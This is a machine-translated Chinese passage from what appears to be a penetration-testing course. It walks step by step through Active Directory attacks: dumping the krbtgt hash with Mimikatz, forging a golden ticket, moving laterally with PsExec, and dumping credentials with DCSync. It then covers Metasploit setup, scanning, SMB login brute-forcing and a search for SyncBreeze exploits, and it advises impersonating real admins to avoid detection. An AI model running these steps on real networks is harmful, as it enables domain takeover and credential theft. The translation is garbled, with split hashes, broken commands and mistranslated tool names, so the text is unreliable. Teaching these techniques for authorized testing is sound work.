在项目的这一阶段，我们应该能够访问属于域管理员组成员的帐户，或者我们已经破坏了域控制器本身。

通过这种访问，我们可以用 Mimikatz 提取 krbtgt 账户的密码哈希。

为了模拟这种情况，我们将使用 jeff_admin 帐户通过远程桌面登录到域控制器，从 C:文件夹运行 Mimikatz，并发出 lsadump::lsa 命令，如下所示:698

```
mimikatz #特权::调试
特权' 20 '可以

mimikatz # lsadump::lsa patch
域名:CORPS-1-5-21-1602875587-2787523311-
2599479668

RID : 000001f4 (500)用户:管理员
LM:
NTLM:e2b 475 c 11 da 2a 0748290d 87 aa 966
c 327

RID : 000001f5 (501)用户:客人
LM:
NTLM:

RID : 000001f6 (502)用户:krbtgt
LM:
NTLM:75b 60230 a 2394 a 812000 bfad
8415965...
```

清单 724 - 使用 Mimikatz 转储 krbtgt 密码散列

698 (Benjamin Delphy，2016)，https://github . com/gentil kiwi/mimikatz/wiki/module-~-LSA dump

创建黄金票证并将其注入内存不需要任何管理权限，甚至可以在未加入域的计算机上执行。我们将从受损的工作站获取散列值并继续该过程。

在生成黄金票证之前，我们将使用 kerberos::purge 删除任何现有的 Kerberos 票证。

我们将向 Mimikatz kerberos::golden 命令提供域 SID(我们可以用 whoami /user 收集该 SID)，以创建黄金票证。这一次我们将使用/krbtgt 选项而不是/rc4 来表示我们提供的是密码散列。我们会将金券的用户名设置为 fakeuser。这是允许的，因为域控制器信任由 krbtgt 密码哈希正确加密的任何内容。

```
mimikatz # kerberos::清除
当前会话的票据清除正常

mimikatz # Kerberos::goldenuser:fake userdomain:corp . comsid:S-1-5-21-1602875587-2
787523311-2599479668krbtgt:75b 60230 a 2394 a 812000 bfad 8415965PTT
用户:fakeuser
域名:corp.com
SID:S-1-5-21-1602875587-2787523311-2599479668
用户编号:500
组号:\*513 512 520 518 519
service key:75b 60230 a 2394 a 812000 dbfad 8415965-RC4 _ hmac _ nt
寿命:14022018 15 . 08 . 48; 12022028 15.08.48 ;12022028 15.08.48
->票证:\*\*传递票证\*\*

\*生成 PAC
\* PAC 签名
\* EncTicketPart 生成
\* EncTicketPart 加密
\*生成了 KrbCred
“fakeuser @ corp.com”金券已成功提交本次会议

mimikatz # misc::cmd
将“cmd.exe”从“DisableCMD”修补为“猕猴桃和黄瓜”(012E3A24)
```

清单 725 - 使用 Mimikatz 创建一张金券

Mimikatz 在使用金券选项时提供了两组默认值，即用户标识和组标识。默认情况下，用户标识设置为 500，这是域内置管理员的 r ID，而组标识的值由活动目录中权限最高的组组成，包括域管理员组。

有了注入内存的金票，我们可以使用 misc::cmd 启动一个新的命令提示符，并再次尝试使用 PsExec 进行横向移动。

```
c:\ Users \ offsec . crop > psexec.exe \ \ dc01 cmd.exe

PsExec v2.2 -远程执行进程版权所有(C) 2001-2016
```

```
系统内部-www.sysinternals.com


C:\Windows\system32> ipconfig

视窗知识产权配置

以太网适配器以太网 0:

特定于连接的域名系统后缀。:
链路本地 IPv6 地址。。。。 :fe80::7959:aaad:eec:3969%2
IPv4 地址。。。。。。。。。。 : 192.168.1.110
子网掩码。。。。。。。。。。 :255.255.255.0 默认网关。。。。。。。。 : 192.168.1.1 ...

c:\ Windows \ system32 > whoami corp \ fake user

c:\ Windows \ system32 > whoamigroup

团体信息
-

组名类型属性
================================= ================ ================================
所有人众所周知的组强制组，默认启用
内置\管理员别名强制组，默认启用
内置\用户别名强制组，默认启用...
NT 授权\已验证用户知名组强制组，默认启用
NT 授权\此组织知名组强制组，默认启用
公司\域管理员组强制组，默认启用
公司\组策略创建者所有者组强制组，默认启用
公司\架构管理员组强制组，默认启用
公司\企业管理组强制组，默认启用...
强制标签\高强制级别标签
```

清单 726 - 使用金票和 PsExec 执行横向移动

我们在域控制器上有一个交互式的命令提示，并且注意到 whoami 命令报告我们是用户 fakeuser，它在域中不存在。列出组成员表明我们是多个强大组的成员，包括域管理员组。太好了。

> *使用不存在的用户名可能会在事件处理程序查看访问日志时向其发出警报。为了减少怀疑，可以考虑使用现有系统管理员的姓名和 ID。*

请注意，通过创建我们自己的 TGT，然后使用 PsExec，我们通过利用 Kerberos 身份验证来执行散列攻击。如果我们使用 PsExec 连接到域控制器的 IP 地址，而不是主机名，我们将强制使用 NTLM 身份验证，并且访问仍然会被阻止，如下面的列表所示。

```
c:\ Users \ offsec . corp > psexec.exe \ \ 192 . 168 . 1 . 110 cmd.exe

PsExec v2.2 -远程执行进程
版权所有(C) 2001-2016 马克·罗斯诺维奇
系统内部-www.sysinternals.com

无法访问 192.168.1.110:
访问被拒绝。
```

清单 727 - 使用 NTLM 认证会阻止我们的访问

21.5.1.1 演习

1. 重复上面显示的步骤，转储 krbtgt 密码哈希，并创建和使用一个金券。
2. 为什么在从 Windows 2003 到 Windows 2008 的功能级别升级过程中，krbtgt 帐户的密码哈希发生了变化？

21.5.2 域控制器同步

在活动目录基础结构中实现持久性的另一种方法是窃取域中所有管理用户的密码哈希。

为此，我们可以横向移动到域控制器，运行 Mimikatz 来转储每个用户的密码哈希。我们还可以窃取 NTDS.dit 数据库文件的副本，这是存储在硬盘上的所有活动目录帐户的副本，类似于用于本地帐户的 SAM 数据库。

虽然这些方法可能工作正常，但它们会留下访问痕迹，可能需要我们上传工具。另一种方法是滥用广告功能本身，从工作站远程捕获哈希。

在生产环境中，域通常有多个域控制器来提供冗余。目录复制服务远程协议使用复制来同步这些冗余域控制器。域控制器可以使用 IDL _ DRSGetNCChanges API 请求特定对象(如帐户)的更新。

幸运的是，收到更新请求的域控制器并不验证该请求来自已知的域控制器，而只验证相关的 SID 具有适当的权限。如果我们试图从属于域管理员组的用户向域控制器发出恶意更新请求，它将会成功。

在下一个示例中，我们将以 jeff_admin 身份登录到 Windows 10 客户端，以模拟一个域管理员帐户的泄露并执行复制。

我们将打开 Mimikatz，并使用 lsadump::dcsync 和/user 选项来启动复制，以指示要同步的目标用户，在本例中是内置的域管理员帐户 administrator，如清单 728 所示。

```
01  mimikatz # LSA dump::dcsyncuser:Administrator
02  [DC]"公司网"将成为域名
03  [DC]'DC01 . corp . com'将是 DC 服务器
04  [DC]"管理员"将是用户帐户
05
06  对象关系数据库:管理员
07
08  \*\* SAM ACCOUNT \*\*
09
10  用户名:管理员
11  用户负责人姓名:Administrator@corp.com
12  账户类型:30000000(用户对象)
13  用户帐户控制:00010200(正常_帐户 DONT _到期_密码)
14  账户到期:
15  密码最后更改日期:2018 年 2 月 5 日 19.33.10
16  对象安全标识:S-1-5-21-1602875587-2787523311-2599479668-500
17  对象相对标识:500
18
19  凭据:
20  哈希 NTLM:e2b 475 c 11 da 2a 0748290d 87 aa 966 c 327 NTLM-0:e2b 475 c 11 da 2a
    0748290d 87 aa 966 c 327 lm-0:913 b 84377 b5 CB 6d 210 ca 519826 e7b 5 f 5
21
22  补充凭据:
23  \*初选:NTOWF 斯特朗-全国妇联\*
24  随机值:f62e 88 f 00 dff 79 BC 79 F8 bad 31 B3 FFA 7d
25
26  \*主要:Kerberos-较新-密钥\*
27  默认盐:公司行政官
28  默认迭代:4096 凭证
29  AES 256 _ hmac(4096):4c 6300 b 908619 DC 7a 0788 da 81 AE 5903 c 2c 97 c 5160d 9
    bed 85 CFD 5a f 02 dabf 01 AES 128 _ hmac(4096):85 b 66d 5482 fc 19858 dadd 07 f1
    d9 b818 a des _ CBC _ MD5(4096):021 c 6 df 8 BF 07834 a
30
31  \*主要:Kerberos \*
32  默认盐:公司管理员凭据
33  des_cbc_md5 : 021c6df8bf07834a
34
35  \*包\*
36  NTOWF 斯特朗-恩托夫
37
38  \*主要:WDigest \*
39  4ec 8821 bb 09675 db 670 e 66998d 2161 BF
40  3c 9 be 2ff 39 c 36 ef d2f 84 b 63 aa 656d 09 a
41  2cf 1734936287692601 b 7e 36 fc 01e 2d 7
42  4ec 8821 bb 09675 db 670 e 66998d 2161 BF
```

```
05 3c 9 be 2ff 39 c 36 EFD 2f 84 b 63 aa
656d 09 a...
```

清单 728 - 使用 DCSync 为管理员转储密码哈希

转储包含与最后 29 个使用过的用户密码相关联的多个哈希，以及与 AES 加密一起使用的哈希。

使用上述技术，我们可以向域控制器请求复制更新，并获得活动目录中每个帐户的密码哈希，而无需登录到域控制器。

21.6 收尾

本模块提供了活动目录及其相关安全性的概述和一些见解。虽然这里提到并解释了许多技术，但还有许多其他值得探索的技术。

应该特别注意的是，在这个模块中很少关注操作安全性，根据客户端的成熟度，在执行枚举和横向移动时，不要盲目执行显示的每一个命令和技术，从而避免检测可能是值得考虑的。

22。 元数据框架

我们已经学习了前面的模块，应该很清楚，使用公共漏洞是很困难的。必须对它们进行修改以适应每种情况，必须对它们进行恶意代码测试，每种都使用唯一的命令行语法，并且在编码实践或语言方面没有标准化。有些漏洞是用 Perl 编写的，有些是用 C 编写的，有些是用 PowerShell 编写的，我们甚至看到了需要通过复制和粘贴到 Netcat 连接中来部署的漏洞有效负载。

此外，即使在最基本的攻击场景中，也必须考虑各种各样的后开发工具、辅助工具和无数的攻击技术。

开发框架旨在解决这些问题的一部分或全部。虽然它们在形式和功能上有所不同，但它们都旨在通过提供各种利用、简化这些利用的使用、减轻横向移动以及帮助管理受损的基础设施来整合和简化利用过程。这些框架中的大多数都提供了动态负载能力。这意味着对于框架中的每个漏洞，我们可以选择不同的负载来部署。

在过去的几年里，已经开发了几个开发和后期开发框架，包括 Metasploit、Core Impact、Immunity Canvas、coil Strike 和 PowerShell 帝国，每个框架都提供了部分或全部这些功能。

虽然这些框架中的许多都是商业产品，但是 Metasploit 框架(MSF，或简称 Metasploit)是开源的，经常更新，是本模块的重点。

正如作者所描述的，由 Rapid7 维护的 Metasploit 框架是“一个开发、测试和使用漏洞代码的高级平台”。该项目最初是作为一个便携式网络游戏开始的，现已发展成为渗透测试、漏洞开发和漏洞研究的强大工具。该框架已经缓慢但肯定地成为安全审计员的领先的自由利用收集和开发框架。Metasploit 经常用新的漏洞进行更新，并由 Rapid7 和安全社区不断改进和进一步开发。

Kali Linux 包含 metasploit 框架包，其中包含 Metasploit 项目的开源元素。Metasploit 框架(MSF)的新手经常被该工具的众多特性和不同用例所淹没。Metasploit 框架在渗透测试的几乎每个阶段都很有价值，包括信息收集、漏洞研究和开发、客户端攻击、后期开发等等。

有了如此强大的功能，在 Metasploit 中很容易迷失。幸运的是，这个框架是经过深思熟虑的，并且提供了一个统一而合理的界面。

在本模块中，我们将提供 Metasploit 框架的演练，包括特性和用法，以及对其内部工作的一些解释。

22.1 元数据用户界面和设置

虽然 Metasploit 框架预装在 Kali Linux 中，但是 Metasploit 所依赖的 postgresql 服务在启动时既不是活动的，也没有启用。我们可以使用以下命令启动所需的服务:

```
kali @ kali:~ $ sudo system CTL start PostgreSQL
```

清单 729 - 手动启动 postgresql 接下来，我们可以

用 systemctl 在启动时启用该服务，如下所示:

```
kali@kali:~$ sudo systemctl 启用 postgresql
```

清单 730-启动时启动 postgresql

数据库启动后，我们需要用 msfdb init 创建并初始化 MSF 数据库，如下所示。

```
kali@kali:~$ sudo msfdb init [+]创建数据库用户' msf '
[+]创建数据库' msf '
[+]创建数据库' msf_test '
[+]创建配置文件'usrsharemetasploit-frameworkconfigdatabase . yml '[+]创建初始数据库架构
```

清单 731 - 创建元数据库

由于 Metasploit 在不断的开发中，我们应该尽可能的经常更新它。在 Kali 内部，我们可以用 apt 更新 Metasploit。

```
kali @ kali:~ $ sudo apt update；sudo apt install metasploit-framework
```

清单 732 - 更新元数据框架

我们可以用 msfconsole 启动 Metasploit 命令行界面。-q 选项隐藏了 ASCII 艺术横幅和 Metasploit 框架版本输出，如清单 733 所示:

```
kali@kali:~$ sudo msfconsole -q
msf5 >
```

清单 733 - 启动 Metasploit 框架

22.1.1 熟悉 MSF 语法

Metasploit 框架包括几千个模块，分为几类。类别显示在闪屏摘要上，但我们也可以用 show -h 命令查看它们。

```
msf5 > show -h
[*]显示命令的有效参数是:所有、编码器、nops、漏洞、付费、辅助、发布、插件、信息、选项
[*]其他模块特定参数有:缺失、高级、规避、目标、行动
```

清单 734 显示命令的帮助标志

要激活一个模块，请输入 use 后跟模块名称(在下面的示例中是辅助/扫描仪/端口扫描/tcp)。此时，提示将指示活动模块。我们可以使用 back 退出当前上下文，并返回主 msf5 提示符:

```
msf5 >
使用辅
助扫描
仪端口
扫描
tcp

msf5
辅助(扫
描仪端
口扫描
tcp)>
返回
msf5 >
```

清单 735 - Metasploit 使用和返回命令

back 的一个变体是 previous，它会将我们切换回之前选择的模块，而不是主提示:

```
msf5 >使用辅助/扫描仪/端口扫描/tcp

msf5 辅助(扫描仪/端口扫描/tcp)>使用辅助/扫描仪/端口扫描/同步

msf5 辅助(扫描仪/端口扫描/同步) >上一个

msf5 辅助(scanner/portscan/tcp)>
```

清单 736 - Metasploit 前一个命令

大多数模块在运行前都需要选项(显示选项)。我们可以用 set 和 unset 配置这些选项，也可以用 setg 或 unset 分别设置和删除全局选项。

```
msf5 辅助(扫描仪/端口扫描/tcp)>显示选项

模块选项(辅助/扫描仪/端口扫描/tcp):

名称当前设置必需描述
- - - -
并发 10 是每个要检查的并发端口数
延迟 0 是连接之间的延迟，每个线程，
抖动 0 是延迟抖动因子(最大值 w
端口 1-10000 是要扫描的端口(例如。22-25,80,110-900)
目标地址范围或 CIDR 标识符
线程 1 是并发线程的数量
超时 1000 是套接字连接超时(毫秒)
```

清单 737 - 辅助/扫描仪/端口扫描/传输控制协议选项

例如，要使用 scanner/portscan/tcp 模块对我们的 Windows 工作站执行扫描，我们必须首先使用 set 命令设置远程主机 IP 地址(RHOSTS)。

```
msf5 辅助(扫描仪/端口扫描/tcp)>设置 RHOSTS 10 . 11 . 0 . 22 RHOSTS = >
10 . 11 . 0 . 22
```

清单 738 - 设置 RHOSTS 选项配置好模块后，

我们可以运行它:

```
msf5 辅助(扫描仪/端口扫描/tcp)>运行

[+]10 . 11 . 0 . 22:-10 . 11 . 0 . 22:80-TCP OPEN
[+]10 . 11 . 0 . 22:-10 . 11 . 0 . 22:135-TCP OPEN
[+]10 . 11 . 0 . 22:-10 . 11 . 0 . 22:139-TCP OPEN
[+]10 . 11 . 0 . 22:-10 . 11 . 0 . 22:445-TCP OPEN
[+]10 . 11 . 0 . 22:-10 . 11 . 0 . 22:3389-TCP OPEN
[+]10 . 11 . 0 . 22:-10 . 11 . 0 . 22:5040-TCP OPEN
[+]10 . 11 . 0 . 22:-10 . 11 . 0 . 22:9121-TCP OPEN
[*]扫描了 1 台主机中的 1 台(100%完成)
```

```
[*]辅助模块执行完成
```

清单 739 - 使用 Metasploit 的端口扫描

22.1.2 元数据数据库访问

如果 postgresql 服务正在运行，Metasploit 将在一个方便、可访问的数据库中记录有关发现的主机、服务或凭据的发现和信息。

在下面的列表中，数据库已经填充了我们在前面部分运行的 TCP 扫描的结果。我们可以使用服务命令显示这些结果:

```
msf5 辅助(scanner/portscan/tcp)>服务

服务
========
主机端口原型名称状态信息- - - - - -
10.11.0.22 80 tcp 打开
10.11.0.22 135 tcp 打开
10.11.0.22 139 tcp 打开
10.11.0.22 445 tcp 打开
10.11.0.22 3389 tcp 打开
10.11.0.22 5040 tcp 打开
10.11.0.22 9121 tcp 打开
```

清单 740 - 数据库中的传输控制协议端口扫描结果

基本服务命令显示所有结果，但我们也可以按端口号(-p)、服务名(-s)等进行过滤，如服务的帮助输出所示-h:

```
msf5 >服务-h
用法:服务[-h][-u][-a][-r < proto >][-p < port 1，port2>] [-s <name1，name2>] [-o
<文件名>] [addr1 addr2...]

-a，- add 添加服务而不是搜索
-d，-删除删除服务而不是搜索
-c <col1，col2 >仅显示给定的列
-h，-帮助显示此帮助信息
-s <name >要添加的服务的名称
-p <port >搜索端口列表
-r <protocol >正在添加的服务的协议类型[tcp|udp]
-u，- up 只显示正在运行的服务
-o <文件>将输出发送到 csv 格式的文件
-O <列>按指定的列号对行进行排序
-R，- rhosts 根据搜索结果设置 rhosts
-S，-搜索按-U 筛选的搜索字符串，-更新现有服务的更新数据...
```

清单 741 - 服务命令帮助菜单

除了简单的 TCP 端口扫描器之外，我们还可以使用 db_nmap 包装器在 Metasploit 内部执行 nmap，并将结果保存到数据库中以便于访问。db_nmap 命令的语法与 nmap 相同，如下所示:

```
msf5 > db_nmap
[*]用法:db_nmap [ - save | [ - help | -h]] [nmap 选项]

msf5 > db_nmap 10.11.0.22 -A -Pn
[*]Nmap:10 . 11 . 0 . 22 的 Nmap 扫描报告
[*] Nmap:主机已启动(0.00054s 延迟)。
[*] Nmap:未显示:996 个关闭的端口
[*] Nmap:端口状态服务版本
[*] Nmap: 80/tcp 打开 http
[*]Nmap:| _ HTTP-生成器:Flexense HTTP v10.0.28
[*]Nmap:| _ http-title:Sync Breeze Enterprise @ client 251
[*]Nmap:135/TCP open msrpc Microsoft Windows RPC
[*]Nmap:139/TCP open NetBIOS-SSN Microsoft Windows NetBIOS-SSN
[*] Nmap: 445/tcp 打开 microsoft-ds?
[*] Nmap: 3389/tcp 打开 ms-wbt-server 微软终端服务...
```

清单 742 -从 Metasploit 中执行 Nmap 扫描

要显示至此发现的所有主机，我们可以发出 hosts 命令。作为一个额外的例子，我们还可以用 services -p 445 命令列出在端口 445 上运行的所有服务。

```
msf5 >主机

主机
=====
地址 mac 名称 os _ name os _风味 os_sp 目的----------------------------------------------------
-------------------------------------------------------------------------------------------
---------------------------------
10 . 11 . 0 . 22 00:0c:29:AE:3e:22 Windows Longhorn 设备
msf5 >服务-p 445

服务
========

主机端口原型名称状态信息- - - - - -
10 . 11 . 0 . 22 445 TCP Microsoft-ds open()
```

清单 743 -列出数据库中的主机和服务

为了帮助组织数据库中的内容，Metasploit 允许我们将信息存储在不同的工作空间中。指定工作区时，我们将只看到与该工作区相关的数据库条目，这有助于我们轻松管理来自各种枚举工作和分配的数据。我们可以用 workspace 列出可用的工作空间，或者提供工作空间的名称作为参数来更改为不同的工作空间，如清单 744 所示。

```
msf5 >
工作区
测试*默
认

msf5 >
工作区
测试
```

```
[*]工
作区:测
试
msf5 >
```

清单 744-Metasploit 框架中的工作空间

要添加或删除一个工作空间，我们可以分别使用-a 或-d，后跟工作空间名称。

22.1.3 辅助模块

Metasploit 框架包括数百个辅助模块，提供协议枚举、端口扫描、模糊化、嗅探等功能。这些模块都遵循一个共同的斜线分隔的分层语法(模块类型/操作系统、供应商、应用程序或协议/模块名称)，这使得探索和使用这些模块变得容易。辅助模块对许多任务都很有用，包括信息收集(在收集/层次结构下)、各种服务的扫描和枚举(在扫描器/层次结构下)等等。

这里涉及的太多了，但是我们将演示一些最常见的辅助模块的语法和操作。作为一个练习，探索一些其他的辅助模块，因为它们是 Metasploit 框架的无价部分。

要列出所有辅助模块，我们运行 show 辅助命令。这将显示一个非常长的所有辅助模块的列表，如下所示的截断输出:

```
msf5 >显示辅助

辅助的
=========

名称等级描述
- - -
.................
扫描器 smbsmb1 普通 smbv1 协议检测扫描器 smbsmb2 普通 SMB 2.0 协议检测扫描器 smbsmb_enumshares 普
通 SMB 共享枚举
扫描仪中小型企业中小型企业_枚举器普通中小型企业用户枚举(SAM 枚举器)
扫描器 smbsmb _枚举器_域普通 SMB 域用户枚举扫描器 SMBSMB _登录普通 SMB 登录检查扫描器
扫描仪中小型企业中小型企业_查找常规中小型企业样本号用户枚举(查找)
扫描仪中小企业中小企业_ms17_010 普通 MS17-010 中小企业 RCE 检测扫描仪中小企业中小企业_版本普通中小企
业版本检测
.................
```

清单 745 -列出所有辅助模块

我们可以使用搜索来减少这种相当大的输出，按应用程序、类型、平台等进行过滤。例如，我们可以搜索 smb 辅助模块，搜索类型:辅助名称:SMB，如下列表所示。

```
msf5 >搜索-h
用法:搜索[选项]<关键词>
```

```
选项:
显示此帮助信息
-o <文件>将输出发送到 csv 格式的文件
-用于行筛选的搜索字符串

关键字:aka:具有匹配 AKA(也称为)名称的模块作者:由该作者撰写的模块 arch:影响该架构的模块出价:具有匹
配 Bugtraq ID 的模块 cve:具有匹配 CVE ID 的模块...
目标:影响该目标的模块
类型:特定类型的模块(利用、有效载荷、辅助、编码器、eva
示例:
搜索 cve:2009 类型:漏洞

msf5 >搜索类型:辅助名称:smb

匹配模块
================

名称等级描述------
辅助管理 oracleora _ NTLM _ leaker 普通 Oracle 中小型企业中继代码执行辅助管理中小型企业
check_dir_file 普通中小型企业扫描器检查文件目录
辅助管理中小企业删除_文件普通中小企业文件删除实用程序辅助管理中小企业下载_文件普通中小企业文件下载
实用程序...
```

清单 746 -搜索中小企业辅助模块

使用调用一个模块后，我们可以请求关于它的更多信息，如下所示:

```
msf5 >使用扫描仪/smb/smb2

msf5 辅助(扫描仪/smb/smb2)>信息

名称:中小企业 2.0 协议检测
模块:辅助/扫描仪/smb/smb2
许可证:Metasploit 框架许可证(BSD)
等级:正常

提供者:hdm <x@hdm.io >

支持的检查:
是

基本选项:
名称当前设置必需描述
- - - -
```

```
目标地址范围或 CIDR 标识符
目标端口
线程 1 是并发线程的数量描述：
检测支持中小企业 2.0 协议的系统
```

清单 747 - 显示中小企业模块的信息

info 输出的模块描述告诉我们，smb2 模块的目的是检测远程机器是否支持 SMB 2.0 协议。通过执行显示选项命令，可以检查模块的基本选项参数。对于这个特定的模块，我们只需要设置我们的目标的 IP 地址，在这个例子中是我们的学生 Windows 10 机器。

或者，由于我们已经扫描了我们的 Windows 10 机器，我们可以在 Metasploit 数据库中搜索打开 TCP 端口 445 的主机(服务-p 445)，并自动将结果添加到 RHOSTS(–RHOSTS):

```
msf5 辅助(scannersmbsmb_version)>服务-p 445 - rhosts
服务
========

主机端口原型名称状态信息-------10 . 11 . 0 . 22 445 TCP Microsoft-ds open()

RHOSTS => 10.11.0.22

msf5 辅助(scannersmbsmb_version)>
```

清单 748 - 从数据库加载 IP 地址

配置所需参数后，我们可以通过运行或利用来启动模块:

```
msf5 辅助(扫描仪/smb/smb2)>运行

[+] 10.11.0.22:445 - 10.11.0.22 支持 SMB 2[方言 255.2]已上线 f
[*]扫描了 1 台主机中的 1 台(100%完成)
[*]辅助模块执行完成
```

清单 749 - 运行辅助模块

根据模块的输出，远程计算机确实支持中小型企业版本 2。为了利用这一点，我们可以使用 scanner/smb/smb_login 模块尝试对机器进行暴力登录。加载模块并列出选项会产生以下输出:

```
msf5 辅助(scanner/SMB/SMB _ enumusers _ domain)>使用 scanner/smb/smb_login

msf5 辅助(scanner/smb/smb_login)>选项

模块选项(辅助/扫描仪/smb/smb_login):

名称当前设置必需描述
- - - -
当帐户锁定为时，中止运行
空密码为假否为所有用户尝试空密码
速度 5 是的，速度有多快，从 0 到 5
否尝试存储在中的每个用户/密码对
```

```
否将当前数据库中的所有密码添加到
检测_任何_授权假否启用系统检测接受
DETECT_ANY_DOMAIN false 如果 spe 需要域，则不检测
没有包含密码的文件，每行一个
不尊重包含域名的用户名
无代理格式类型的代理链:主机:端口[,
RECORD_GUEST false 无记录来宾特权随机登录
是的，目标地址范围或 CIDR 标识
RPORT 445 是中小型企业服务端口
SMB 域。否用于身份验证的窗口域
指定用户名的密码
SMBUser 否要验证的用户名
停止_开启_成功 false 是停止猜测凭据何时起作用
线程 1 是并发线程的数量
没有包含用户和密码的文件
用户_AS_PASS false 否尝试将用户名作为所有用户的密码
用户文件没有包含用户名的文件，每行一个详细真是是否打印所有尝试的输出
```

清单 750 - 加载和列出 smb_login 模块的选项

输出显示该模块接受必需参数(如 RHOSTS)和可选参数(如 SMBDomain)。然而，我们注意到没有设置 RHOSTS，即使我们在使用之前的 smb2 模块时设置了它。这是因为 set 只在运行模块的范围内定义参数。相反，我们可以用 setg 设置一个全局参数，它在所有模块中都可用。

我们经常为辅助模块改变的一个参数是 THREADS。此参数告诉框架运行模块时要启动多少线程，从而提高并发性和速度。我们不想让这个数字变得太疯狂，但是稍微增加一点就会大大减少运行时间。

为了演示，让我们假设在评估过程中发现了有效的域凭据。我们想确定这些凭据是否可以在其他打开了 TCP 端口 445 的服务器上重用。为了使事情更容易，我们将在我们的 Windows 客户端上尝试这种方法，从无效密码开始。

我们将首先提供 corp.com 的有效域名，一个有效的用户名(Offsec)，一个无效的密码(ABCDEFG123!，以及 Windows 10 目标的 IP 地址:

```
msf5 辅助(scanner/smb/smb_login)>设置 smb 域名 corp.com
SMB 域名= > corp.com

msf5 辅助(scanner/smb/smb_login)>设置 SMBUser Offsec
SMBUser = >偏移
msf5 辅助(scanner/smb/smb_login)>设置 SMBPass ABCDEFG123! SMBPass => ABCDEFG123!

msf5 辅助(scanner/SMB/SMB _ log in)> setg RHOSTS 10 . 11 . 0 . 22 RHOSTS = > 10 . 11 . 0 .
22
```

```
msf5 辅助(scannersmbsmb_login)>设置线程 10 线程=> 10

msf5 辅助(scannersmbsmb_login)>运行

[*]10 . 11 . 0 . 22:445-10 . 11 . 0 . 22:445-开始中小企业登录前
[*]10 . 11 . 0 . 22:445-10 . 11 . 0 . 22:445-此系统不接受带有以下内容的身份验证
[-]10 . 11 . 0 . 22:445-10 . 11 . 0 . 22:445-Failed:' corp . com \ Offsec:ABCDEFG 123!
',
[*]扫描了 1 台主机中的 1 台(100%完成)
[*]辅助模块执行完成
```

清单 751 - 尝试中小企业登录

因为我们知道我们提供的密码无效，所以登录如预期的那样失败了。现在，让我们尝试提供一个有效的密码并重新运行该模块。

```
msf5 辅助(scannersmbsmb_login)>设置 SMBPass Qwerty09! SMBPass => Qwerty09!

msf5 辅助(scannersmbsmb_login)>运行

[*]10 . 11 . 0 . 22:445-10 . 11 . 0 . 22:445-开始中小企业登录前
[*]10 . 11 . 0 . 22:445-10 . 11 . 0 . 22:445-此系统不接受带有以下内容的身份验证
[+]10 . 11 . 0 . 22:445-10 . 11 . 0 . 22:445-Success:' corp . com \ Offsec:qwerty 09! '
管理者
[*]扫描了 1 台主机中的 1 台(100%完成)
[*]辅助模块执行完成
```

清单 752 - 尝试使用有效凭据登录中小企业

这一次，认证成功。我们可以从带有信用的数据库中检索有关成功登录尝试的信息。

```
msf5 >信用凭证
===========

主机源服务公共私有领域私有_ typ----------------------------------------------------------------
--------------------------------------------------------------------------------------------
----------------------
10 . 11 . 0 . 22 10 . 11 . 0 . 22 445TCP(Microsoft-ds)Offsec Qwerty 09! corp.com 密码
```

清单 753 - 列出所有发现的凭证

虽然这次运行是成功的，但这种方法不能很好地扩展。为了用各种密码测试更大的用户群，我们可以使用 USERPASS_FILE 参数，该参数指示模块使用一个文件，该文件包含由空格分隔的用户和密码，每行一对。

```
msf5 辅助(scanner/SMB/SMB _ log in)> set USERPASS _ FILE/home/kali/users . txt USERPASS _
FILE = >/home/kali/users . txt

msf5 辅助(scanner/smb/smb_login)>运行

[*]10 . 11 . 0 . 22:445-10 . 11 . 0 . 22:445-开始中小企业登录前
[-]10 . 11 . 0 . 22:445-10 . 11 . 0 . 22:445-失败:'。\鲍勃:Qwerty09! ,
[-]10 . 11 . 0 . 22:445-10 . 11 . 0 . 22:445-失败:'。\bob:密码',
[-]10 . 11 . 0 . 22:445-10 . 11 . 0 . 22:445-失败:'。\爱丽丝:Qwerty09! ,
```

```
[-]10 . 11 . 0 . 22:445-10 . 11 . 0 . 22:445-失败:'。\爱丽丝:密码',
[+]10 . 11 . 0 . 22:445-10 . 11 . 0 . 22:445-成功:'。\offsec:Qwerty09! '
[*] 10.11.0.22:445 -扫描了 1 台主机中的 1 台(100%完成)
[*]辅助模块执行完成
```

清单 754 - 使用用户名和密码文件强制中小企业登录

让我们试试另一个模块。在本例中，我们将尝试识别侦听 TCP 端口 3389 的计算机，这表明它们可能正在接受远程桌面协议(RDP)连接。为此，我们将调用 scanner/rdp/rdp_scanner 模块。

```
msf5 辅助(scannersmbsmb_login)>使用 scannerrdprdp_scanner

msf5 辅助(scannerrdprdp_scanner)>显示选项

模块选项(辅助扫描仪 RDPRDP _扫描仪):

名称当前设置必需描述
- - - -
信用真是是是否请求信用
早期用户错误是是否支持早期用户授权
目标地址范围或 CIDR 标识符
是目标端口
线程 1 是并发线程的数量
是否要求顶级域名系统安全性

msf5 辅助(scannerrdprdp_scanner)>设置 RHOSTS 10 . 11 . 0 . 22 RHOSTS
= > 10 . 11 . 0 . 22

msf5 辅助(scannerrdprdp_scanner)>运行

[*]10 . 11 . 0 . 22:3389-10 . 11 . 0 . 22:3389 检测到 RDP
[*] 10.11.0.22:3389 -扫描了 1 台主机中的 1 台(100%完成)[*]辅助模块执行完成
```

清单 755 - 识别远程桌面协议端点

该模块成功检测到一台主机上运行的 RDP，并自动将结果添加到数据库中。

22.1.3.1 演习

1. 启动 postgresql 服务并启动 msfconsole。
2. 使用模拟移动床、超文本传输协议和任何其他有趣的辅助模块来扫描实验室系统。
3. 查看数据库中的主机信息。

22.2 开发模块

现在我们已经熟悉了基本的 MSF 用法和几个辅助模块，让我们更深入地了解 MSF 的业务端:开发模块。

漏洞模块通常包含针对易受攻击的应用程序和服务的漏洞代码。在撰写本文时，Metasploit 包含 1700 多个漏洞，每个漏洞都经过精心开发和测试，以成功利用各种易受攻击的服务。这些漏洞的调用方式与辅助模块非常相似。

22.2.1 同步微风企业

为了开始我们对开发模块的探索，我们将把重点放在一个我们一再滥用的服务上:SyncBreeze。在本节中，我们将搜索与安装在 Windows 10 工作站上的 SyncBreeze 企业应用程序相关的漏洞，然后使用 MSF 对其进行利用。首先，我们将使用搜索命令:

```
msf5 >搜索 syncbreeze

匹配模块
================
名称披露日期等级描述- - -漏洞窗口文件格式同步微风_xml 2017-03-29 正常同步微风企业崛起 9.5.16 -导入命令缓冲区溢出
漏洞 windowshttpSync breeze _ BOF 2017-03-15 大同步 Breeze 企业崛起 GET 缓冲区溢出
```

清单 756 -搜索同步微风漏洞

输出显示了两个特定的利用模块。我们将关注 10.0.28，并请求关于该特定模块的信息:

```
msf5 >信息漏洞 windowshttpsyncbreeze_bof

名称:同步微风企业获取缓冲区溢出
